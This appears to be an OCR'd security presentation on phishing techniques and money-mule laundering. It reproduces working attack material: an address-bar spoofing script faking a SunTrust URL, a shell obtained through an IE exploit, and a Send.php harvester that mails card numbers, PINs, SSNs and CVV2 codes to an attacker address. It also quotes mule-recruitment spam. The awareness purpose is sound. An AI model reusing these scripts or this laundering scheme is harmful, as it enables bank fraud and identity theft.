HiNet 撥接及ADSL客戶，請儘快申請HiNet金卡會員 ^_^(金卡會員帳號僅需登打@之前的帳號)


»普卡會員

免費成爲HiNet會員，即可享受HiNet所有超值服務，不管遊戲、影片、音樂、算命、學習、理財、還是交友，一票玩到底！(普卡會員帳號格式爲您的完整email)

Incresing of phishing sites



Active Reported Phishing Sites by Week December 2004-March 2005



Phishing Sites Hosting Countries

Anti-Phishing Working Group APWG

Anti-Phishing Working Group

Committed to wiping out Internet scams and fraud

Tricks of Phishing

- Similar looking URL to Genuine URL
- Using IP address
- Pop Up Windows
- URL spoofing of address bar
- Install Trojans or Spyware

Similar looking URL to Genuine URL

- http://www.barclays.co.uk/ is the oringinal bank website.


Two similar looking URL example

1. http://www.barclayze.co.uk』
2. http://www.barclays.validation.co.uk
   - using a sub-domain such as "http://www.barclays.validation.co.uk", where the actual domain is "validation.co.uk" which is not related to Barclays Bank.

Pop Up Windows

open a real webpage in the background while a bare pop up window (without address bar, tool bars, status bar and scrollbars) is opened in the foreground to display the fake webpage

```
<!-- Begin
function popUp(URL) {
day = new Date();
id = day.getTime();
eval("page" + id + " = window.open(URL, '" + id
+ "', 'toolbar=0,scrollbars=0,location=0,statusbar=0,
menubar=0,resizable=0,width=800,height=600');");
}
// End -->
</script>
```



以真網站做為背景

Details Confirmation Step 1 of 2

SECURITY ALERT: Please read this important message

Our new security system will help you to avoid frequently fraud transactions and to keep your investments in safety.

Due to technical update we ask you to confirm your online banking membership details. Please fill the form below.

Please read our latest information and advice on Online S

Your Details

Please enter your membership details below

Surname

Membership number 2010

Five-digit passcode

Memorable word

Forgotten your log-in details?

實際上是假網站

Select the green 'next' button to continue.


Barclays IBank - Details Confirmation


通訊協定: HyperText 傳輸通訊協定
類型: HTML Document
連線: 未加密
網址: (URL) http://[redacted]/b/1logon00.htm
大小: 10138 個位元組
建立日期: 2004/10/28
修改日期: 2004/10/28


假網站IP位置!

Scripts hide the IE address bar

```
var vuln_x, vuln_y, vuln_w, vuln_h;
function vuln_calc() {
var root= document[
(document.compatMode=='CSS1Compat') ?
'documentElement' : 'body'
];
vuln_x= window.screenLeft+70;
vuln_y= window.screenTop-45;//adjust window position
vuln_w= root.offsetWidth-200;
vuln_h= 17;//url window height
vuln_show();
}

var vuln_win;
function vuln_pop() {
vuln_win= window.createPopup();
vuln_win.document.body.innerHTML= vuln_html;
vuln_win.document.body.style.margin= 0;
vuln_win.document.body.onunload= vuln_pop;
vuln_show();
}

function vuln_show() {
if (vuln_win)
vuln_win.show(vuln_x, vuln_y, vuln_w, vuln_h);
}

var vuln_html= '<div style="height: 100%; line-height: 17px; font-family: \'Tahoma\', sans-serif; font-size: 8pt;">https://internetbanking.suntrust.com/default.asp</div>'

if (window.createPopup) {
vuln_calc();
vuln_pop();
window.setInterval(vuln_calc, 25);
} else {
}
```








SunTrust Online Banking - Microsoft Internet Explorer
檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)
上一頁
搜尋
我的最愛
媒體
網址(D)
https://internetbanking.suntrust.com/default.asp
SUNTRUST
SIGN ON
DEMO

Enter your Customer Identification Number (CIN) and Password.

Install Trojans or Spyware - Client side attack

- Malicious site (ex.IE iFrame vulnerability MS04-040,MS05-036/37…)
- Client will d/l malicious file and execute it after browsing a malicious page.




Index of /ieexploit

```
Name                       Last modified       Size  Description
Parent Directory                                 -
internetexploiter.html     24-Nov-2004 16:05    13K
Apache/2.0.40 Server at nmap.dyndns.org Port 80
```

```
[root@[redacted] root]# telnet 192.168.1.42 28876
Trying 192.168.1.42...
Connected to 192.168.1.42 (192.168.1.42).
Escape character is '^]'.
Microsoft Windows XP [版本 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\lclee\桌面>
```

Install Trojans or Spyware
- A malicious site example



[redacted]

Email Address Remove

To Remove your email address.

Kindly Scroll to the bottom of the page.

In the meanwhile please take note.

Norton AntiVirus

病毒警示

說明

高度風險

Norton AntiVirus 在您的電腦上偵測到病毒。

隱藏細節

物件名稱	C:\Docu...\windows-update32[1].exe
病毒名稱	Backdoor.Sokeven
採取動作	無法修復這個檔案。

確定(O)


1) We Honour all remove request's. ---> You will never receive a email from us again.

2) Our merchandise is of good quality and we offer unconditional money back gaurantee, if you ever want to try us.

3) Buying online is safe for a consumer. Take note, in an event you dont get your goods. you may talk to your bank from whom you receive your credit cards from. Tell th problem you faced while buying online. They will check it out for you.

Tricks to keep phishing page stealth

- Using ‘dot’ to hide directory



網址(D) http://[redacted]/.southtrustonlinebanking.com/retail/

SouthTrust

Username:


Password:

Log In Exit

Forgot your password?

Online Banking Log In

Welcome to SouthTrust Online Banking! With our 24-hour online financial center, you can manag
cleared checks and deposit tickets, transfer funds between eligible SouthTrust accounts, order ch



```
[root@nmap html]# ls
[root@nmap html]# ls -l
total 0
[root@nmap html]# ls -la
total 12
drwxr-xr-x    3 root     root         4096 Jul 14 15:47 .
drwxr-xr-x   25 root     root         4096 Jul 14 15:47 ..
drwxr-xr-x    3 root     root         4096 Jul 14 15:47 .southtrustonlinebanking
[root@nmap html]#
```


Unless you use -a, --all
do not hide entries starting with .

Data is then sent to phisher

Send.php

```
<?php
session_start();
$first = $HTTP_POST_VARS['first'];
$last = $HTTP_POST_VARS['last'];
$cctype = $HTTP_POST_VARS['cctype'];
$ccnumber = $HTTP_POST_VARS['ccnumber'];
$ccmonth = $HTTP_POST_VARS['ccmonth'];
$ccyear = $HTTP_POST_VARS['ccyear'];
$cvv2 = $HTTP_POST_VARS['cvv2'];
$ssn = $HTTP_POST_VARS['ssn'];
$pin = $HTTP_POST_VARS['pin'];
$email = $HTTP_POST_VARS['email'];
$ip = getenv("REMOTE_ADDR");
$adddate=date("D M d, Y g:i a");
$subj = "Banking Account Info";
$msg = "First Name: $first\nLast Name: $last\nType: $cctype\nCredit Card Number:$ccnumber\nCC Month: $ccmonth\nCC year :
    $ccyear\nPIN: $pin\nIP: $ip\nDate: $adddate\nSSN: $ssn\nCVV2: $cvv2\nEmail: $email";
$from = "From: card@suntrust.com";
        mail("insane@cannibalism.tv", $subj, $msg, $from);
                header("Location: thankyou.htm");
?>
```

How to launder money



1.The phisher has already got the account info by phishing.


2.Send mails to recruit job seekers.

3.Phisher then transfer money from the ‘phishing victims’ into the job applicants’account.

4.The money is then withdrawn by the job applicant and wired to foreign account (it’s probably another middle man).

5.Finally , phisher get the money.

How to launder money (cont) - Recruit job seeker by spam



Work from home
and prepare to succeed

Dear friend,

Nowadays vacancies:

- Transaction Manager;

Description:


- We are looking for honest and smart people for this position.

Requirements:

- Adult people only (we cannot hire people who don※t reach the adult age);
- Computer with e-mail;
- 2-3 hours free time within the work day;

Job description:

Our company is interested in hiring citizens of your country for temporary work tied with receiving money transfers from our clients in your country through the banking system (usually an internal bank transfer, or bank transfer within the country) and further transfers of these funds to us through money transfers such as WESTERNUNION - more about this company at westernunion.com (choose your country on the main page for specific details).
You will be paid according to accomplished work - 10% from the sum of each money transfer. On average transfer sums will range from 3000-3500 EUR.
You will process at least 1-2 transfers a week. In order to start working you do not need any money, any previous work experience or special education.



- 2-3 hours free time within the work day;

Job description:

Our company is interested in hiring citizens of your country for temporary work tied with receiving money transfers from our clients in your country through the banking system (usually an internal bank transfer, or bank transfer within the country) and further transfers of these funds to us through money transfers such as WESTERNUNION - more about this company at westernunion.com (choose your country on the main page for specific details).
